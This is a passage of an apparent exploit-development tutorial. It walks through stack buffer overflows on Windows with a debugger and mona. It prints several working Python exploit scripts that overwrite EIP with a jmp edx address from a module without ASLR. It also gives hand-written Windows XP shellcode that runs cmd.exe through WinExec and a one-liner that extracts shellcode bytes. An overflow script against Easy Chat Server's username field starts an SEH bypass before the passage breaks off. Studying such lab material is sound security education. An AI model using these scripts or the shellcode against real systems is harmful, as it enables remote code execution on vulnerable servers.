


Figure 20

EIP has overwritten with the 6A423969 pattern.




Figure 21

Let's find the location of this pattern. It's at 1048 location. We can use this to create the blob and add it to the script.

```python
#!/usr/bin/python

import socket, sys

if len(sys.argv) != 3:
    print "supply IP PORT"
    sys.exit(-1)

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect( (sys.argv[1], int(sys.argv[2])) )

###send
message = "secret\n\x00"
sock.sendall(message)

###recieve
data = sock.recv(10000)
print data

###send
message = "A" * 1048
message += "BBBB"
sock.sendall(message)

###recieve
data = sock.recv(10000)
print data
```

Figure 22




Figure 23

EIP has been overwritten with four B's. Now it's time to find out the address that we should use to point out to our payload.

We can use this command to do that as we have discussed previously.

!mona findwild -s “jmp edx”

```
Log data
Address  Message
778A0000 Modules C:\WINDOWS\SYSTEM32\ntdll.dll
77914110 [17:24:43] Attached process paused at ntdll.DbgBreakPoint
         [17:24:45] Thread 00003214 terminated, exit code 0
00401599 New thread with ID 00000294 created
41414141 [17:25:11] Access violation when executing [41414141]
0BADF00D [+] Command used:
0BADF00D !mona findwild -s "jmp edx"

         ---------- Mona command started on 2020-04-18 18:01:28 (v2.0, rev 604) ----------
0BADF00D [+] Processing arguments and criteria
0BADF00D     - Pointer access level : X
0BADF00D [+] Type of search: str
0BADF00D [+] Searching for matches up to 8 instructions deep
0BADF00D [+] Started search (1 start patterns)
0BADF00D [+] Searching startpattern between 0x00000000 and 0x7fffffff
0BADF00D [+] Preparing output file 'findwild.txt'
0BADF00D     - (Re)setting logfile findwild.txt
0BADF00D [+] Generating module info table, hang on...
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D [+] Writing results to findwild.txt
0BADF00D     - Number of pointers of type 'jmp edx' : 12
0BADF00D [+] Results :
749B11E3   0x749b11e3 (b+0x000311e3)  : jmp edx |  {PAGE_EXECUTE_READ} [mswsock.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True,
779327D6   0x779327d6 (b+0x000927d6)  : jmp edx |  {PAGE_EXECUTE_READ} [ntdll.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True, v1
7793281D   0x7793281d (b+0x0009281d)  : jmp edx |  {PAGE_EXECUTE_READ} [ntdll.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True, v1
6E95762B   0x6e95762b : jmp edx |  {PAGE_EXECUTE_READ} [libgcc_s_dw2-1.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0
7627377D   0x7627377d (b+0x0014377d)  : jmp edx | asciiprint,ascii {PAGE_EXECUTE_READ} [KERNELBASE.dll] ASLR: True, Rebase: True, SafeSE
769D39A5   0x769d39a5 (b+0x000139a5)  : jmp edx |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True, v
769DFA85   0x769dfa85 (b+0x0001fa85)  : jmp edx |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True, v
769EA585   0x769ea585 (b+0x0002a585)  : jmp edx |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True, v
75B62210   0x75b62210 (b+0x00022210)  : jmp edx |  {PAGE_EXECUTE_READ} [sechost.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True,
6FC5593B   0x6fc5593b : jmp edx |  {PAGE_EXECUTE_READ} [libstdc++-6.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (
6FC8E5FF   0x6fc8e5ff : jmp edx |  {PAGE_EXECUTE_READ} [libstdc++-6.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (
7758F7CB   0x7758f7cb (b+0x0003f7cb)  : jmp edx |  {PAGE_EXECUTE_READ} [WS2_32.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True, v
0BADF00D     Found a total of 12 pointers
0BADF00D
```

Figure 24

You can see that this application uses a module called libgcc_s_dw2, which is not protected by ASLR. Let’s use these information we have gathered and update our script,

```python
#!/usr/bin/python

import socket, sys, struct

if len(sys.argv) != 3:
    print "supply IP PORT"
    sys.exit(-1)

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect( (sys.argv[1], int(sys.argv[2])) )

###send
message = "secret\n\x00"
sock.sendall(message)

###recieve
data = sock.recv(10000)
print data

###send
message = "A" * 1047
message += "\xcc"
message += struct.pack('L', 0x6E95762B)
sock.sendall(message)

###recieve
data = sock.recv(10000)
print data
```

Figure 25

Once we run the updated script, we can see that the EIP points to the address we have provided in the stack.




Figure 26

Now let’s try to add our payload to this blob

Hmm... how we are going to create a payload. Let’s see how we can create a simple payload.

Before that you need to have an understanding of the computer architecture and assembly language. If you are not familiar with these concepts or want to learn more about it, please feel free to refer these tutorials before moving on.

Socket programming

https://www.youtube.com/watch?v=APJhxTI58co

https://www.youtube.com/watch?v=ldBlRF3q3-k

https://www.youtube.com/watch?v=LCMV1v5yer4

Developing a simple payload

Let’s create a shell code that opens the calculator on a windows machine. When writing shell code for windows, the memory addresses of functions that we intend to execute get different from windows version to version. I’ll explain how to create simple shellcode to execute an exe on windows XP.

```
;Offensive Hacking tactical & Strategic
    global _start
    section .text
_start:
    jmp short shellcode

shell_return:
    pop ebx
    xor eax,eax
    push eax
    push ebx
    mov ebx, 0x7c8623ad
    call ebx
    xor eax,eax
    push eax
    mov ebx, 0x7c81cafa
    call ebx

shellcode:
    call shell_return
    db "cmd.exe /c cmd.exe"
    db 0x00
```

Figure 27

I will walk you through this.

First, we jump to the shellcode section, then we get directed to the shell return section. Then it copies the memory address of the string to ebx.

Then it zero out the eax. Unlike in linux systems windows doesn't make system call. Instead it calls functions. Then I have moved the address of WinExec of the target system to ebx. After that I have called the WinExec function. Finally, I have cleared the registry again and loaded and called the ExitProcess.

Now we need to convert this to a shell code. I'll use a simple script for that

```
#!/bin/bash

for i in `objdump -d $1 | tr '\t' ' ' | tr ' ' '\n' | egrep '^[0-9a-f]{2}$' ` ; do echo -n "\x$i" ; done
```




Figure 28

I have selected an already sanitized payload from this website https://github.com/peterferrie/win-exec-calc-shellcode. Let's use this in our script and execute it to see what will happen.




Figure 29





Figure 30

Our shell code got executed successfully. Since we have gained the required knowledge, now we can go ahead and exploit the stack buffer overflow vulnerability in easy chat server.

Exploiting easy chat server

So, now we know the drill. Let's run the server and attach the process to debugger. You can go ahead and use IDA to identify the vulnerability. I have done bit of a background check of easy chat server and found where the vulnerability is. we can use the username field to perform the buffer overflow attack. Let's send some junk characters using a script and see what would happen.



```
#!/usr/bin/python

import socket

buf = 'A' * 2000
head = "GET /chat.ghp?username="+buf+"&password="+buf+"&room=1 HTTP/1.1\r\n"

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(('192.168.1.103',80))
sock.send(head+ "\r\n\r\n")
sock.close()
```

Figure 29




Figure 30

Server did get crashed, but the EIP did not get overwritten. It says to press shift + F7 to pass the exception to the program. Let’s do that and run the program again.

Okay, now we can see that the EIP has got overwritten.




Figure 31

There is an exception handler and we need to bypass it. When we look at the SEH chain, we can see that it has also got overwritten. Let's see at which location it has got overwritten.

As we did previously, we can generate a pattern and send it. Once we do that, we can see that the location is 203.

Now we need to identify a valid location on ESP where we can point our EIP to execute our payload. Let's try to find a module that has not been protected by ASLR.

We can use !mona modules to load and identify the modules that used by this system.

We can see that the SSLEAV2 dll is not using ASLR.




Figure 32

Let's load this module and search for pop, ret functions.

In stack manipulation, this is a one way of doing it. You can refer this article if you want to know more information https://samsclass.info/127/proj/p15-seha.htm.

Press ctrl + S to start search sequence of commands




Figure 33

